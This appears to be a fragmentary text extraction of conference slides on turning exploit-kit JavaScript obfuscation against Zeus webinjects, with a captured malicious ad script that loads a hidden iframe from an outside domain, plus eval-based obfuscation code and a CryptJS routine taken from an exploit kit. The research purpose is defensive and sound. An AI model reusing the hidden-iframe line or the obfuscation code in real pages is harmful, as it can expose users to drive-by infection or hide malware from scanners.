
Connection: Keep-Alive  
Host: ads.yahoo.com

**Raw**

```
document.write("<div style='display:none'><iframe src='http://slaptoniktons.net/' width=300 height=250></iframe></div>");  
var mm_data = new Object();  
mm_data.creative_id = 24321466;  
mm_data.offer_type = 10;  
mm_data.entity_id = 985264;  
  
if (window.mm_crex_data) {mm_crex_data.push(24321466);}
```

# Use of Multiple Vulnerabilities

- Typically attempt to exploit multiple vulnerabilities in different applications
  - One vulnerability suffices for infection





- Obfuscation fails most static analyzers

- Obfuscation fails most static analyzers

[illegible]


A diagram illustrating a process flow. It starts with a box labeled "Exploit kit code" in the top right. A thick black arrow points from this box to the left, where it turns 90 degrees downward. The word "Obfuscation" is written in white text on the horizontal part of the arrow.

## Exploit kit code

# Obfuscation




# Similarity of Challenges






# Leveraging Cybercriminals' Tactics






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## Using Exploit Kit Obfuscation for Defense





# Applying Obfuscation to Defensive Code

- If cybercriminals can protect their code with obfuscation, why can't legit sites do the same?

```
1 <?php
2
3 $code = 'var machine_infected = true;if (machine_infected == true)
4 { alert("machine infected!");} else { alert("machine is clean!");}';
5 $code2= "";
6 for ($i= 0; $i<strlen($code); $i++) {
7     $code2 .= urlencode(chr(ord($code[$i]) + 1));
8 }
9 ?>
10 <script>
11 ff ="";
12 cc = "<?php echo $code2; ?>";
13 // deobfuscate:
14 dd = unescape(cc);
15 for (var i=0; i< dd.length; i++) {
16     ff +=String.fromCharCode(dd.charCodeAt(i) - 1);
17 }
18 eval(ff);
19
20 </script>
```

```
1 | <script>
2 | ff = "";
3 | cc = "wbs%21nbdijof%60jogfdufe%21%3E%21usvf%3Cjg%21%29nbdijof%60jogfdufe%21%3E%3E%21usvf%*21%7C%0Abmfsu%29%23nbdijof%21jogfdufe%22%23%*3C%7E%21fmt%
4 | // deobfuscate:
5 | dd = unescape(cc);
6 | for (var i=0; i< dd.length; i++) {
7 |     ff +=String.fromCharCode(dd.charCodeAt(i) - 1);
8 | }
9 | eval(ff);
10| </script>
```



# Use of Obfuscation for Legit Code

- ◆ The idea in general is not new
- ◆ Suggested in the past for
  - ◆ Hindering hacker attacks
  - ◆ Protecting Intellectual Property (IP)
- ◆ Also used by some applications (e.g. Oracle's Java cryptography code)
- ◆ Similarly, some bank sites are pure Flash
- ◆ Here we discuss using techniques from malicious code







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## Using Exploit Kit Obfuscation DEMO



# Using Exploit Kit Obfuscation Code: CryptJS

```
function CryptJS($string){  
  
    $crypt_key = ((rand() % 2) * 2) + 2;  
    $crypt_cookie = "e";  
  
    /*$string = str_split($string);  
    for ($i = 0, $content = ""; $i < count($string); $i++){  
        $content .= (ord($string[$i]) / $crypt_key) . "*" . $crypt_cookie . ",";  
    }*/  
  
    list($n,$content) = crypt2($string);  
  
    /*$string = str_split("eval");  
    for ($i = 0, $content_eval = ""; $i < count($string); $i++){  
        $content_eval .= (ord($string[$i]) / $crypt_key) . "*" . $crypt_cookie . ",";  
    }  
  
    //$content = substr($content, 0, -1);  
    $content_eval = substr($content_eval, 0, -1);*/  
  
    return '</script><textarea style="display:none">' . $content . '</textarea><style>#c0  
{background: url(data:;vaString.fromCharCode)}</style><script>' . trim(JSMin::minify(self::RandomizeVa  
r('
```




# Using Exploit Kit Obfuscation Code: CryptJS

```
<?php
include("../js.php");


echo "<body><script>".JS::CryptJS('document.write(\'<!DOCTYPE html>\'+
\'<html lang="en">\'+
\'<head>\'+
\'    <meta charset="utf-8">\'+
\'    <title>Zero - Log in</title>\'+
\'    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">\'+
\'    <meta http-equiv="X-UA-Compatible" content="IE=Edge">\'+
\'\''+
\'    <link type="text/css" rel="stylesheet" href="/resources/css/bootstrap.min.css"/>\'+
\'    <link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>\'+
\'    <link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>\'+
\'    <script type="text/javascript" src="/md5.js"></script>\'+
\'    <script type="text/javascript" src="/fingerprint.js"></script>\'+
\'    <script type="text/javascript" src="/webtripwire-login.js"></script>\'+
\'    <script src="/resources/js/jquery-1.8.2.min.js"></script>\'+
```

# New Obfuscated HTML






# Still Functionally Equivalent Code



# Zeus “webinjects” No Longer Work!






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## The Arms Race Continues...




# Financial Motivation Drives Innovation






# Leveraging Cybercriminals' Tactics



# New “De-Obfuscation” Flag (O) Added to Zeus



